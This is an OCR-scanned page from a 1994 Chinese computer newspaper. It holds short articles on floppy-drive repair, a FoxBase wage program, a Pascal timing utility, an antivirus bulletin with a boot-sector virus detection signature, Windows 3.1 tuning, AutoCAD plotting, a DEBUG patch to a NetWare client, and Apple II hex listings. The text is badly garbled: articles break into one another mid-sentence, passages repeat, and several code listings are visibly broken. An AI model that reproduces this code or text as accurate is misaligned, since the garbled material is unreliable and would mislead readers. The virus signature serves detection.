故障现象:一台日本产的型号为FMD01710B4的5.25英寸、格式为软盘容量为1.2MB的软驱,在打开软机电源自检的过程中,软驱工作指示灯亮,且同时可听到磁头回位时短促的抖动声,屏幕显示如下故障信息: Not Ready Error Reading Drive A
Abort, Retry, Ignore?

分析与维修:关掉软机电源,打开主机箱,小心取出软驱。在不拔掉软驱电源线(4芯)及扁平柔性信号线(34芯)的情况下开机,仔细观察对软驱进行磁盘操作的工作过程。发现在对软驱进行磁盘操作时,软驱工作指示灯亮,而没有转动。首先用万用表测量供给

企业基层的工职员

在手工做工资表时手头上一般都备有一张各工资等级的工资表,以便查阅。

近年来企业工资标准调整频繁,每调整一次即须多少天日段,即加设多少个字段,一般有28天,即可满足需要,这里取28天,并设字段名为T1,T2,T3...T28,字段类型均为N,字段宽度依小数值位而定,这组按计算到角考虑,包括小数点定5位。

2.把各等级的月标准工资按升序作为记录输入,输入可用BROW命令,较直观,也易于修改。

3.编制以下

工资表数据组DIME命令

飞字段名Ygz),字段类型为N,字段宽度为三位即可,从第二字段起,要计算多少天日段,即加设多少个字段,一般有28天,即可满足需要,这里取28天,并设字段名为T1,T2,T3...T28,字段类型均为N,字段宽度依小数值位而定,这组按计算到角考虑,包括小数点定5位。

2.把各等级的月标准工资按升序作为记录输入,输入可用BROW命令,较直观,也易于修改。

3.编制以下

程序并运行之日

程序并运行之日,可得到不同工资等级不同天数日资的全部数据,并替换到数据库内。

```
set talk on
dime x(27) && 有多少个字段即设多少个数组元素
use rjsa
do while .not.eof()
m=1
n=1
x(n)=ygs
do while <= 27
x(n+1)=ygs/23
33 * m && 实行新工时后,月工作天
&& 为23.33天。
```

如何准确测定程序运行时间

我们在程序设计中,常常要比较各种算法的优劣,而算法的优劣常常是通过运行时间的长短来确定的,于是数据实际运行来测出不同算法的运行时间,量化出来的指标总是令人信服,常用的办法是手记时,但手记时是比较粗略的,误差较大,很多时候不能满足需要,为此笔者用TURBO PASCAL5.5编写了一个小程序RUNTIME.PAS,运行被测试程序前先运行RUNTIME,则将系统时间记在BIOS通讯区(\$40,\$F0~\$F3)共四个字节,该区系统未用,运行被测试程序,再运行RUNTIME将报告运行时间(以1/18.2秒为单

```
IF (PARAMSTR(1)='w') or (PARAMSTR(1)='S')
then
  MEML[ $40, $f0 ] := MEML[ $40, $f6 ]
else
  writeln(程序运行时间为(单位:1/18.2秒),',',
  MEML[ $40, $f6 ]
  -MEML[ $40, $f0 ])
end.
```

说明:1.源程序经编译后,加S参数运行则将系统时间记录在\$40,\$F0区;加其他任何参数或不加参数将比较记录在\$40,\$F0区的时间与当前系统时间,并报告差值。(以1/18.2秒为单位)。2.程序对系统时间超过一天这种情形未作考虑,读者可自行完善之。
□湖南 周志方

LOTUS 中文版软件 免费培训班

美国LOTUS开发公司(Lotus Development Corporation),是一家专门从事PC软件开发的,成立于1982年,自去平在北京设立办事处以来,积极拓展国内应用市场,陆续推出中文版系列软件,其中包括电子表格Lotus 1-2-3 Release4 for Windows中文版、图形翻译Lotus Ami Pro 2.0 for Windows中文版, Lotus还将陆续推出电子组件Lotus cc,Mail中文版、电子助手Lotus Organizer中文版等软件,通过这些先进的中文化的应用软件的使用,将使国内的PC使用者提高到一个新的水平,进入一个崭新的境界。

为向国内PC用户更好地介绍Lotus中文软件,认识、了解其独一无二卓越性能,提高西南地区应用水平,新天地—AST电脑教学培训中心将与LOTUS北京办事处及(软件界)联合举办十次Lotus中文版应用软件入门培训班,内容包括Lotus 1-2-3和Lotus Amipro(文字处理)的入门培训,一律采用免费形式,时间从94年八月开始,在培训中心,通过亲手使用这些先进的应用软件,配合教师的讲解,您会在很短时间里进入一个应用软件的新天地。

用户申请表			
姓名:	工作单位:	邮编:	
地址:		职务:	希望培训的时间:
电话:	传真:	希望培训的时间:	
请参加()1-2-3() AMIPRO()两者都参加			
注:请将表格寄至成都市人民南路三段十七号(华西医科大学药学院内)新天地—AST电脑教学培训中心 邮编610041 电话5588077,5586986(复印有效)			

KV100反病毒公告

最近流行一种感染软
硬盘引导区的新病毒,其
病毒特征码如下:
"CD 13 % EA 4D 04 00 00"
Found BUPT/9146 Virus! 用KV100/K格式清除!

拥有KV100软件的读者,可用PE2、WS、WPS、CCED、PCTOOLS编
辑软件(WPS和CCED应用非文书编辑一栏),将上述二行病毒特征码和
文字编进一个文本文件中,既病毒特征库文件中,用KV100 d,XXX.
XXX(文件名)的格式就可自升级查出该病毒。

需要KV100软件的读者可与本报信息部联系购买,150元/盒。□山东 王江民

国内外常用的几种查杀病毒软件比较

软件名称	SCAN112版	CPAV2.0	KILL.69 (金辰)	ANTI-93 (华能)	KV100 (烟台)
能查解国内外感染 引导区病毒的数量	190	110	47	10	能查解所有软 硬盘引导区毒
能查解国外已知流 行的病毒数量	2674	2113			能查解所有软 硬盘引导区毒
其中能查解国内流 行的病毒数量	54	47	98 包括变种	42	103 包括变形变种
目前合计查解已知 病毒总数	2735 包括变种	2150 包括变种	98 包括变种	42	246 包括变形变种
能否查解国内外所 有引导区病毒	配套的辅助 程序可以	采用备份 主引导法	不能	不能	能查解所有软 硬盘引导区毒
有无可随时增加查 病毒的功能	有	无	无	有	有,可增到查 出千万种病毒
有无随时增加查一 种变形病毒的功能	有	无	无	无	有
有无随时增加查二 种变形病毒的功能	无	无	无	无	有
能否报警和解除感 染自身的病毒	能报警	能报警	无	无	能报警和解除 感染自身的所 有不明病毒
有无广谱查病毒能 力	有一种	无	无	无	有多种
有无智能查病毒能 力	无	无	无	无	有
能否备份主引导区	不能	能	不能	不能	能
随时可显示使用方 法	不能	能	不能	不能	能
可随时显示病毒单 表	不能	能	不能	不能	能
能否一次运行可清 除多种交叉感染病 毒	不能	不能	能	不能	能
要求运行的系统状 态	英文或中文	英文	英文	中文或英文	中文或英文
适应运行方式	所有的	所有的	所有的	MDA不能用	所有的
给用户的提示或报 警信息是中文英文	英文	英文	英文	中文 部分英文	英文和中文
使用方便程度	较方便	一般	方便	一般	很方便
杀毒后系统和文件 恢复的可靠性	基本可靠 有认病毒 现象	有点差 有破坏文 件现象	可靠	差 常漏杀和杀 坏文件	可靠

如何利用现有的硬件资源,尽
可能地提高Windows的运行速度,
是很多人关心的问题。本文试从以
下几个方面讨论解决的方法。

1. 使用DOS提供的Memmaker
优化Windows运行时的内存空间。
先安装好Windows(因为Memmaker
将可能修改system.ini),然后运
行Memmaker,选Custom setup,之
后出现的菜单中有关是否优化
Windows运行空间的选项
的默认值为No,将其改为
Yes, Memmaker的setup
会自动查找Windows的安装
路径,并优化Windows
的运行环境。

2. 使用最新的Smartdrv, MS
DOS6.0或Windows3.1所提供的
Smartdrv4.0是目前最高版本,使
用时根据机器的硬件情况决定
Smartdrv的参数,对于使用中出
现的问题和具体的使用方法,可参
阅DOS或Windows的在线帮助或有
关的文档资料,值得一提的是,使
用了Smartdrv之后,如果用Ctrl+Alt
+Del重新启动机器,缓冲区的数

据将会自动写入文件中,而Reset或关
闭电源的方式重新启动机,则导致
缓冲区中的数据丢失,即文件未被
及时更新。

3. 为Windows建立永久性的磁
盘交换文件,Windows通过在硬盘
上建立永久性或临时性的磁盘交
换文件来达到扩展内存的目的(即
虚拟内存),推荐在安装时使用永久
性的交换文件,因为此时Windows

将会自动写入文件中,而Reset或关
闭电源的方式重新启动机,则导致
缓冲区中的数据丢失,即文件未被
及时更新。

优化Windows的运行环境

setup会自动寻找大小合适(针对硬
盘剩余空间)、连续的自由磁盘空
间,建立一逻辑的386spart.spr作
为交换文件,它始终存在于硬盘,而
临时性的磁盘交换文件是在运行
Windows时建立,结束时删除,它所
占用的磁盘空间不能连续,这必
然影响到磁盘的读写速度,如果
你以前使用的是临时性文件,建议
你尽快通过Windows的控制台将其修

改的永久性的,在创建永久性交换
文件之前,请先用DOS的外部命令
defrag或Petools的Compress功能整
理一下硬盘。

4. 为避免部分电池供电的便携
式微机的磁盘存取错误,Windows
3.1在安装时,关闭了32位
的磁盘存取方式,如果你使用的不是
电池供电的便携式微机,则尽可
以放心地将其改为32位存取方式。
具体方法是:选Control
Panel的386Enhanced选项
中的Virtual Memory对话框,确
认其32位磁盘存取
方式有效,需重新启动
Windows(注意,不是
DOS)修改才会生效,你会发现,此
时的内存与磁盘交换速度明显提
高。

如果内存资源比较紧张,在进
入Windows之前,先撤销一些不
必要的 TSR 程序,如鼠标驱动程序、
DOSKEY等,如果总内存小于4M
的话,最好不用RAMDRIVE建立
虚拟盘。

□安徽 尚从四

在386增强模式下,
WINDOWS3.1不但可允
许以窗口方式和全屏方
式运行各种非WINDOWS
应用程序,如WPS、2.13H
及各种游戏软件,而且在
窗口方式可以随意有所
选择地截取非WINDOWS
应用程序中各种精美画
面,下面以截取WPS的
第一个屏幕为例说明其
具体过程。

一、以增强模式自
动WINDOWS,并建立
相应的PIF文件
(1)C>WIN/3
(2)用PIF EDITOR
编辑WPS.PIF文
件

A. 标准选项屏:
应用程序名,C:\PUC
\SPDOS\WPS.BAT 窗口标
题,SPDOS-WPS

启动目标,C:\PUC
视频内存,High
Graphics

需求内存,400KB
期望内存,640KB
显示方式,Full
Screen

其它按缺省值。
B. 高级选项屏:
显示选择,High
Graphics

其它按缺省值。
(3)用程序管理器下
FILE-NEW-PROGRAM
ITEM给WPS.PIF创建一
个程序项

二、启动WPS(之所
以用全屏方式启动,是
因为该方式启动速度较
快,而且到达所需画面时,
又很容易用ALT+
ENTER切换到窗口方
式),切换到窗口方式,
从左上角窗口菜单选EDIT
命令,其下有4个子命令
Mark
Copy
Enter
Paste
Scroll

选Mark(标记)命令,
选择所需画面的范围,再
用COPY ENTER命令拷
到剪贴板上。注意,因
WPS修改了INT 5,因此
在全屏方式下按
PrintScreen截取整个屏幕则
不会成功;另外,运行
WPS.EXE时,速度较慢,
需等待数十秒,并不是死
机。

三、用Paintbrush工

具从剪贴板上取出(如需
要的话,可自行再编辑),
假如你使用的是彩色打印
机(CR3240即可),还可用
Paintbrush下的Print命令
打印出来。

利用WINDOWS3.1 截取非WINDOWS 应用程序的画面

注1: SPDOS-
WPS.BAT 内容 (SPDOSS.0
版):
CD \PUC

在12.0版本中绘图/
打印均由PLOT一个命令
控制,取消了先前控制打
印机的PPLOT命令,它
可以将指定的图形送往绘
图仪,同时也用于控制绘
者在打印机或终端输出,或
者送入一个指定的磁盘文
件,读者可以如前版本本
样在命令线上执行
PLOT命令,也可以使用
一个名为"Plot Configu-
ration"的对话框来控制使
用。该对话框由
"CMDMDIA"系统变量控
制。如果该变量设置
为"0",该命令在命令
线上提示引导读者完
成任务,如果设置为
"1",则使用对话框来
完成绘图任务。(注
意,无论CMDMDIA变
量如何设置,文件名仍
由"FILEMDI"系统
变量控制,对话框中
各选项的使用与解
释如下:

1. Device and
Default Information
区域
该区域用于显示
当前设备的配置信息
和在多个配置设备中
选择使用新的设置。
区域内首先显示的是
当前设备与驱动图
形的功能。

Device and De-
fault Information...

拾取该按钮后,
屏幕上将弹出
"Device and Default
Selection"子对话框。
在这个子对话框中
"Select Device"区域
首先显示出当前使用
的设备与系统相联
接的接口号,下面的
列表用于显示当前系
统已经配置的所有设
备清单,以及让读者从
列表中选择使用一台
新的设备;"File Default"
区域中的"Save Device
To File..."按钮用于
将当前配置信息写入
一个指定的绘图程序
参数(PCP)文件,以
便今后需要这种配
置时简化配置操作。
"Get Device From File..."
按钮用于使用一个已
经存在的绘图程序参
数文件来配置当前系
统;"Device Specific
Configuration"区域
用于显示(Show De-
vice Requirements)按
钮和修改(Change De-
vice Requirement)按
钮等待时间。

缺省的绘图程序参
数文件名称为"图形名
称.PCP",这种类型的文
件实际上也是一个ASCII
文件,可以使用一个文
本编辑器来编辑修改或
者建

CHLIB/2 (一级
字库驻留内存)。
CROSS
NEWSPDSOS/VGA
WBX
WPS

注2: 因WINDOW
对所有的扩展内存都加
以管理,故字库只能采
用CHLIB/1(全部驻
留硬盘)或CHLIB/2
(二级字库驻留硬盘)
两种方式;而且在
DOS3.31以上版本及大
容量硬盘中还要对
CHLIB.COM以及
NEWSPDSOS.COM略
加以修改才能正确
运行,修改办法已有许多文
章谈及,这里不再赘述了。
□福建 陈凤霞

立它。

2. Pen Parameters区

如果当前设备不是一
台绘图仪,该区域为"灰
色",意即不可用。如果
当前使用的是绘图仪设备,
这个区域用于显示笔的
分配信息,并且让读者进
行优化调整。该区域包
括两个按钮:
Pen Assignment...
拾取该按钮后屏
幕将弹出"Pen Assign-
ments"对话框,该对话框
用于控制分配当前设
备的颜色、笔、线型、
笔迹、笔宽。其
"Modify Values"区
域用于修改分配笔的
参数;"Legend..."
按钮用于显示当前设
备所支持的线型代码
与代码。

Optimization...

拾取该按钮后,
屏幕将弹出名为
"Optimization Pen
Motion"的对话框。
该对话框用于优化笔
的移动。目前Auto-
CAD所提供的优化
方式将在对话框中列
出,读者可选择各种
各样的优化方式,以
便最大限度地减少笔
迹和浪费绘图时间。

3. Additional
Parameters区域

在这个区域中,
读者能设置种种的
绘图参数,如绘图
区域,D(显示)、E(视
展)、L(限制)、W(视
图)、V(窗口),等。它
们分别由无线按钮
"Display、Extents、
Limits、View、
Window控制",其中
"View"按钮只有在
当前图形中存在有
名的视图时方可用,另
三个无线按钮的作用
分别为,Hide Lines移
去隐藏线,Adjust area
调整区域填充实
心体,轨迹与有宽义
线调整笔宽;Plot to
file将图形送入一个
指定的文件输出。
AutoCAD可以使用
一个标准的文件对话
框(系统变量FILEDIA
设置为"1")来建立输
出文件的名称与类型
的"File"对话框中
输出。

该区域下方
的"View..."按钮
可以使用一个列表来
选择已经存在的有
名视图;"window..."
按钮用于使用
屏幕窗口选择时的
两个坐标点的图标
来选择窗口
"File Name..."
按钮引用"Create
Plot File"按钮
用文件对话框建立
输出文件。

□成都 曾刚

DOS 6.1 新中 NetWare 3.11 手册

NetWare 3.11工作站在注册之前,需先运行IPX.COM和NETX.COM...

- 1.NETX.COM的生成
将MS-WINDOWS3.1V的2#盘插入B:驱动器后运行:
C:\EXPAND B:NETX.CO NETX.COM
2.用DEBUG修改NETX.COM
C:\DEBUG NETX.COM
-AI=0000 BX=0000 CX=CCDB DX=0000
SP=FFFE BP=0000
SI=0000 DI=0000 DS=OCAB ES=OCAB
IS=OCAB CS=OCAB
IP=AD8B NV UP EI PL NZ NA PO NC
OCAB.ADB8 E8BF08 CALL B67A
-U
OCAB.ADB8 E8BF08 CALL B67A
OCAB.ADB8 B430 MOV AH,50
OCAB.ADB8 CD21 INT 21
OCAB.ADBF 86C4 XCHG AL,AH
OCAB.ADC1 2E CS,
OCAB.ADC2 A5D944 MOV [42D9],AX
OCAB.ADC5 2E CS
OCAB.ADC6 80EDA205 CMP BYTE PTR [42DA],03
OCAB.ADCB 7209 JB ADD6
OCAB.ADCE 2E CS
OCAB.ADDE 818ED940006 CMP WORD PTR [42D9],4500
OCAB.ADD4 760C JBE ADE2
OCAB.ADD6 B444AA MOV DX,AA44
-AADCE
OCAB.ADCE CMP WORD PTR [42D9],0600
OCAB.ADD4 C
-W
Writing 0CCDB bytes
-Q

其中地址为0CAB,ADC6和0CAB,ADCE的指令是检查DOS的版本号是否满足条件...

□鞍山 张杰

由于中国人的传统习惯,微机输出和各种数据报表均为制表符构成的封闭表格...

由于第12根针的频繁击打,除产生刺耳的噪声外,还殃及色带,因为色带位置相对于打印头是固定的...

针对上述问题,可用以下“抽点打印”方法延长打印头和色带的寿命。
1.彩用“高速打印”功能键
以LQ-1600K打印机为例,其控制面板上的“高速打印”功能键...

可在调试程序或自用的报表输出时采用此法,以减少硬件损耗。
2.在程序中使用“抽点打印”功能
以2.13系列汉字系统的高级打印驱动程序为例,该驱动程序提供有“抽点特殊打印”功能...

在输出由横线“一”和十字线“+”构成的字符串之前,用“!”设置为抽点打印...

采用此法,编程要麻烦一些,且封闭的表格线中还有一部分未抽点,故显得有些不一...

3.改造打印字模,实现完美的“抽点打印”
利用汉字操作系统都具有的“造字”功能模块...

具体来说是对九区制表符中的几个制表符的字模点进行改造,使字模本身即为抽点形式的字模...

改造制表符字模 延长打印头和色带寿命

以2.13F汉字系统为例,对打印字模改造的操作步骤如下:

- 1.确定要改造的字模
除区位码0904“一”,0906“!”和0964“+”三个单线制表符必须改造外,另根据表格是否为加宽(加宽者为双线)线条,确定另外四个制表符...
2.确定“抽点”点数
如果你的报表是以24x24点阵标准字型输出,可按1:1抽点(即1010...形成)...

①进入2.13F子目录,执行24点阵造字程序Z24.EXE,屏幕出现24点阵图形...

②键入数字“0”,再键入“T”,则选择24点阵图形字模库HZK24T。

③键入“A”后,在区位输入法下输入源字模的区位码,如输入0904,“-”的点阵出现在图形区中。

④修改2.13F的Z24.EXE提供有以下三组造字状态下的功能键:
S D 控制图形光标上下左右移动
X T
F G 控制图形写入光标上下左右移动
H U
J N
控制图形删除后光标上下左右移动

利用上面三组控制键,即可修改已出现在图形区中的字模点阵。

⑤存盘,在ASCII码输入方式下,键入“K”再键入将存放的区位号并回车,此处的区位号与输入源字模的区位号相同。

重复步骤④及以后的操作,修改另一个制表符字模。

⑥退出造字程序
用“0”键退出造字程序,返回DOS,注意,有用“0”键之序,才真正进行了存盘操作,否则,步骤⑤的操作将失去意义。

经过上述改造字模之后,你会惊喜的发现,打印噪声明显降低,打印效果与改前无明显差别,只是框内线条颜色稍浅些,而第12根打印针在打印制表符时确实减少了1/2的击打次数,有效地延长了打印头和色带的寿命。

□成都 赵恒友

Lotus 1-2-3 R4中文版

功能强大,易学易用的电子表格软件(二)

以在各种档次、各种类型打印设备上输出漂亮中文图文混合的表格,不仅如此,通过打印页面设置,您可以调整纸张的方向、页眉、页脚、边空和打印标,甚至您可以将一份低成本的报表压缩到一页纸上输出...

(2)多种函数和3D的多表格计算能力
在国内,一些用户仅仅把1-2-3作为一个制表格的工具,其实,1-2-3具有的强大计算能力才真正是其魅力所在...

附:1-2-3函数列表
(3)多种分析、求解工具
更为强大的是, Lotus 1-2-3 R4所拥有的多种分析、求解能力...

在1-2-3中可以用表格中的数据产生多种统计图表,饼图、区域图、条形图、扇形图、XY图、股市图(HLCO)、混合图、雷达图、立体饼图、立体区域图、立体条形图、立体扇形图等12种(三十九个变种)...

所有图表和前面提到的绘图图形都作为一个目标,可以改变大小,在工作表中由鼠标拖动改变位置,用户可以随心所欲地根据需要构成图表的各组成部分进行改动。

由于1-2-3 R4基于Windows这一先进的平台,因而她可以利用Windows应用程序与外界无关等特征,1-2-3 R4在Windows

Lotus 1-2-3 R4中文版

功能强大,易学易用的电子表格软件(二)

规划求解于上述不同的是它是在用户规定的限制条件下,由1-2-3找出可能的答案。

利用版本管理器,可为特定的表格建立不同的数据库(内容),提供了最快捷最立的方式,对数据的变化进行动态跟踪管理和分析。

(4)高度兼容性,完整保护用户的资源
为了照顾1-2-3老版本用户的使用习惯, Lotus 1-2-3 R4版在使用标准Windows风格(内容)的同时,继续支持1-2-3传统菜单,用户只需按“/”键,一个单独的传统菜单窗口将弹出,除菜单向1-2-3兼容外, R4版的窗口可以直接读到 Lotus

-2-3其他版本的WK1, WK3格式的表格文件。

对Microsoft的电子表格软件Excel, 1-2-3也提供兼容, R4中文版可轻松支持EXCEL的XLS(3/4)格式文件

(5)强大的外形、内部数据库操纵能力
仔细考虑一下,如果把当作数据库字段、不同行当作数据库的各个记录, 1-2-3的表格不就是数据库吗? 确实如此,在1-2-3中,有强大的内部数据库管理功能,用户可将表格的数据放入内部数据库,可以对数据库进行各种操作, R4版提供完全图形化的数据库查询工具以及数据库分析工具,从而轻松的执行数据库查询及分析工作。

最新的R4版提供Lotus特有的DataLens数据库支持技术,它能轻易、快速连接、查询dBASE, SQL, Paradox...等外部数据库,同时, 1-2-3还支持ODBC技术,使更为广泛的各种数据都可为1-2-3所用。

□成都 郭合庆

Table with 3 columns: 函数类型, 函数类型说明, 示例. Rows include: 日期及时间函数, 数据库函数, 工程函数, 财务函数, 信息函数, 逻辑函数, 查询函数, 数学函数, 统计函数, 字符串函数.

青云DOS界面是一个APPLE、CEC DOS与PC-DOS、CP/M之间的介面...

3.QS.SYS 4.COMMAND.COM 5.VER.COM 它们分别为引导程序(QY-DOS BOOT)...

内部命令是系统内部定义好的，外部命令是以结尾为.COM的文件形式存在...

外部命令： 1.显示QY-DOS的版本号 VER

文件名同PC-DOS、CP/M一样，分长度为8的前缀、点、长度为3的后缀三部分...

进入QY-DOS只需在BASIC的提示符下运行QB,]BRUN QB↓ 当标题为提示符A>出现你已进入QY-DOS系统...

FPBASIC语言中的GOTO语句，保留字GOTO后面不允许是变量或表达式...

FPBASIC语言中有一个功能广泛的命令&，笔者对&命令进行了初步研究实验...

格式：&<表达式> 作用：程序的执行顺序无条件转向表达式的值所对应的语句行。

```
0 REM 程序1
1 DATA 32,123,221 32 82,231,32,
26,214,144,3,76,65,217,162,90,76,18,
212
2 FOR K=768 TO 786,READ A,
POKE K,A,NEXT
3 POKE 1013,76,POKE 1014,0,
POKE 1015,3,REM
4 REM 程序2
5 FACE=192,BACK=192,HGR2
6 &(FACE<>1 AND BACK<>1)+6
7 &(RND(1)<0.5)+8
8 FACE=FACE-1,HCOLOR=3,HPLLOT 42,
FACE TO 82,FACE,&
9 BACK=BACK-1,HCOLOR=5,HPLLOT
155,BACK TO 195,BACK,& 6
```



青云DOS界面

更加精简。另外QY-DOS增加了一些新命令，还加强了原有的命令...

对于APPLE、CEC用户不必配备Z-80卡就可使用类似PC-DOS、CP/M系统的环境...

介面程序存在一张DS DD盘上，由5个文件组成：

- 1.QB 2.IO.SYS

V1.0版包括6条内部命令和1条外部命令：

- 内部命令： 1.列目录，DIR 2.改文件名：REN 文件名1 文件名2 3.删除文件：DEL 文件名 4.改变文件属性为只读或读写：ATTRIB +R/-R 文件名 5.以ASCII码方式显示文件内容：TYPE 文件名 6.退出QY-DOS进入BASIC，BASIC

□北京 潘晓军

PC机的有些中文编辑软件如WPS、等均有居中打印功能，使用起来十分方便...

为了便于对标题进行处理，就要把标题前的空格全部删除，为了实现这一功能，首先要找到标题，标题的打印标志用“#”...

总数减去标题点阵总数的程序段，\$8AD5--\$8ADC程序段是一个除法程序，其中调用子程\$8B8F...

居中对打印时，在调用子程序\$8670中的\$869B处截取转向\$8A37(居中)实现与系统字型，标题打印标志用“中”...

状态，点阵数就存在\$3CA和\$3CB(前者为低八位，后者为高八位)

二、编辑系统中\$76C4是找子程序，在调用前要输入一些参数，把要查找的字符的个数存入\$2A0开始的单元...

使用的方法： 用扇区写入法顺序写入第八道的七扇区和六扇区中，由于\$8A00--\$8BFF在系统中是自动五笔用的，所以要用一个搬子程序在五笔装好后，把程序迁入\$8A00--\$8B00这一区域中...

```
8AC0--20 3A 8B AD CA 03 E9 63
8AC8--8D CA 03 AD CB 03 E9 00
8AD0--8D CB 03 90 31 A0 A0 20
8AD8--8E 8B 88 D0 FA A9 7D 85
8AE0--9F 18 AD 5F 03 6D CA 03
8AE8--A2 FF B0 01 A4 86 9F A2
8AF0--90 38 20 A0 EB 20 34 ED
8AF8--A0 FF C8 B9 02 01 F0 06
8B00--09 80 91 E0 D0 F4 20 A0
8B08--8B 4C 45 8A 5A 1E 85 62
8B10--A5 1F 85 63 A2 04 BD 46
8B18--03 95 12 CA 10 F8 60 A5
8B20--62 85 1E A5 63 1F A2
8B28--04 B5 52 9D 46 03 CA 10
8B30--F8 20 30 6D AD D3 02 4C
8B38--9E 86 AD 93 03 4D D6 8A
8B40--49 4F D0 03 0E 5F 03 4C
8B48--74 8B 20 5A 73 A5 84 69
8B50--29 85 80 A9 00 65 85 85
8B58--81 A2 00 8E D8 02 4C BF
8B60--7D AD 93 03 C9 5A F0 07
8B68--A9 04 8D D8 8A D0 05 A9
8B70--03 8D 8A AD 5D 03 8D
8B78--7B 06 20 AC C3 20 E0 F5
8B80--20 B9 C3 A9 80 8D 7B 06
8B88--AD 93 03 C9 5A D0 10 4E
8B90--CA 03 4E CB 03 90 08 A9
8B98--80 0D CA 03 8D CA 03 60
8BA0--A9 00 85 1E A9 08 85 1F
8BA8--A9 02 8D 48 03 60 EE 48
8BB0--03 D0 02 E6 1F 60 C9 59
8BB8--F0 07 C9 38 F0 03 4C 75
8BC0--7D 4C B4 7D A9 38 8D DC
8BC8--78 8D 84 78 4C 50 78 A9
8BD0--59 D0 F3 AD 83 78 C9 38
8BD8--F0 03 4C 8D 84 A9 B0 9D
8BE0--20 03 CA 10 F8 A2 03 BE
8BE8--44 03 60 CC FB 07 90 03
8BF0--AC FB 07 8C FE 94 60 00
```

□湖北 王丹

CEC-I多字体与CWS的完美结合

式中空位，程序自动把V值置三个“0”，无须用户输入，实现这一功能的是\$8BD3子程序...

扩充字型是把\$393单元置数来实现的，当\$393为4C为正常，值为5A时则为倍密打印...

程序(一)

```
8A00--8D A1 02 A2 00 8E 4A 03
8A08--BE 89 02 A9 1D 8D A0 02
8A10--A9 02 8D 8F 02 4C C4 76
8A18--20 5A 73 A0 00 B1 84 C9
8A20--8D F0 07 C9 FE C8 F0 0B
8A28--90 F3 88 B1 84 C9 A0 F0
8A30--F9 D0 01 88 4C EB 8A 99
8A38--4C 8D 3F 7E 8D 48 74 20
8A40--0C B8 20 07 65 A9 38 20
8A48--00 8A 90 0B A9 20 8D 48
8A50--74 8D 3F 7E 4C 1F 8B 5A
8A58--1E 8D A1 8B A5 1F 8D A5
8A60--8B AD 48 03 8D A9 8B 20
8A68--4A 8B AC 48 03 B1 1E 20
8A70--AE B8 C9 D6 D0 0D 20 5A
8A78--73 A5 84 85 E0 A5 85 85
8A80--E1 D0 E7 C9 5A D0 E3 20
8A88--30 6D AC 48 03 B1 1E C9
8A90--A0 D0 05 20 AE 8B D0 F2
8A98--20 2A 74 20 18 8A 20 20
8AA0--CB AD CA 03 8D C7 8A AD
8AA8--8B 03 8D CF 8A 20 A0 8B
8AB0--A9 59 20 00 8A B0 4F 20
8AB8--4A 8B 20 1B BA EA EA EA
```

程序(二)

```
792C,20 D3 8B
7D71,4C B6 8B
6B39,C4 8B
6B27,CF 8B
869B,4C 37 8A
```

程序(三)

```
5A F0 02 A9 4C 8D 93 03
4C BC 7D
注：程序(三)为打印字型扩充，读者可安排至无程序区链接即可，也可从$7DD3处写入4C××××C×处为程序(三)首地址，高位在后)
```



中华学习专版 向点阵总数，并保存起来，以便计算出正文的横向往点阵总数做减法...

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务总公司 成都软件公司 成都电子研究所合办 主编：刘德培 副主编：唐敏
国内统一刊号：CN51-0106 订购代号：61-74 地址：成都市金河街75号 邮政编码：610015

我国电子行业应重视

经过十多年的努力,我国金融电子化取得了较大的发展,基础设施已初具规模。目前我国金融系统已安装了150多台大中型计算机,5000多台小型计算机和超级微机,近70000台套多用户和单用户微机,1500多台自动柜员机以及其它配套设备。

随着我国经济的发展,我国金融实现现代化的要求更加迫切,其中一个重要发展方向就是电子化。在“八五”期间我国金融系统做大量工作,除装备走向现代化外,通信网络也正在逐步形成。

由中国人民银行负责建设的专用卫星通信网络,已建成一个卫星地球站(北京中央卫星总站)和包括直辖市、省会城市、计划单列市及部分发达城市在内的138个城市卫星地面用户站,从而使中国人民银行信息中心与这些城市分行的清算中心联网,成为当前我国最早的卫星数据通信网。两年



开发金融电子化市场

多年的实践证明,金融卫星通信网的数据通信稳定可靠,实现了联网城市之间跨专业银行的资金划转和资金清算同步进行,仅每天减少的在途资金达上百亿元。1993年底,金融卫星通信网扩大到400个城市,覆盖所有的地级市及部分经济发达的县级市。由于电子银行划异地资金的业务量进一步增大。

在金融电子化软件开发应用上也取得了很大成果。目前已开发了全国电子联行系统、同城票据交换和资金清算系统、会计业务处理系统、储蓄业务处理系统、同城行内对公通存通兑系统、全国联行对帐系统,各种报表处理系统、ATM联机处理系统等应用系统。

作为我国现代化支付系统的一个组成部分,全国证券报价交易自动化处理

系统的建设也已起步。全国证券交易系统通过卫星通信网首先在广东、福建、海南三省和北京、广州、厦门和湛江等城市投入运行,不仅为各地投资者异地购买深圳、上海的上市股票提供了公开、公平、平等的机会,而且提高了交易的效率。随着证券事业的发展,证券交易系统将通过卫星通信网逐步向全国发展,全国会有越来越多的城市 and 居民成为深圳、上海股市的异地股民。

另外,新型金融电子化服务得到逐步发展。我国金融电子化营业网点已达2.5万个,占全部营业网点总数的20%以上。与此同时,目前各银行发行的不同类型的信用卡达300余万张,全国已有几十个城市部分地开办了行内ATM自助存取款服务,各银行还开展了代企业事业单位发放工资转存储蓄、代收公共事业费、POS(销售点终端)的试点运行等多项服务。

我国金融电子化建设已产生了很大的社会效益与经济效益。据中国人民银行有关部门透露,全国银行电子最大项目是利用世界银行贷款,现在起到21世纪初的十年内,建设规模宏伟的中国现代

★编号:940803
名称:多功能PC文件柜
作者:刘育琳

软件简介:“多功能电脑文件柜”PCD2.0是在广友证求用户需求后开发的一套全新的、多功能文件管理集成系统。采用PCTOOLS文件管理驱动方式,把电脑文件按目录归类成一个文件夹,并把文件夹归到文件柜,统一管理,主要功能有:

- 1.自动提取每个文件的内容提要,建立文件名和文件提要的对应关系,可浏览任意所有文件概貌。每屏显示20个文件,可用光标或鼠标前后翻屏,直接选择文件序号,无须输入文件名,就可操作文件。
- 2.融入WS、CCED、WPS等编辑排版打印软件,如为CCED排版文件,用WPS排版、打印后,又可转换成文本文件,再用CCED或WPS

来,各种转换轻松自如,也不需要为文件名烦恼。

- 3.具有PCTOOLS光标选择文件名批量拷贝、改名、删除或排序等功能,还可对指定文件压缩加密,一次输入口令就可多次浏览、查看文件,系统自动完成加/解密转换。
- 4.文件夹“全文检索”,可快速找到相关内容文件名。
- 5.不进入WS或WPS,就可浏览浏览WS或WPS(含加密)文件中的内容。
- 6.过滤金山WPS、方正、华光、科印等排版格式,WS软回车转换为FOX反排或排版PRG等功能于一体。

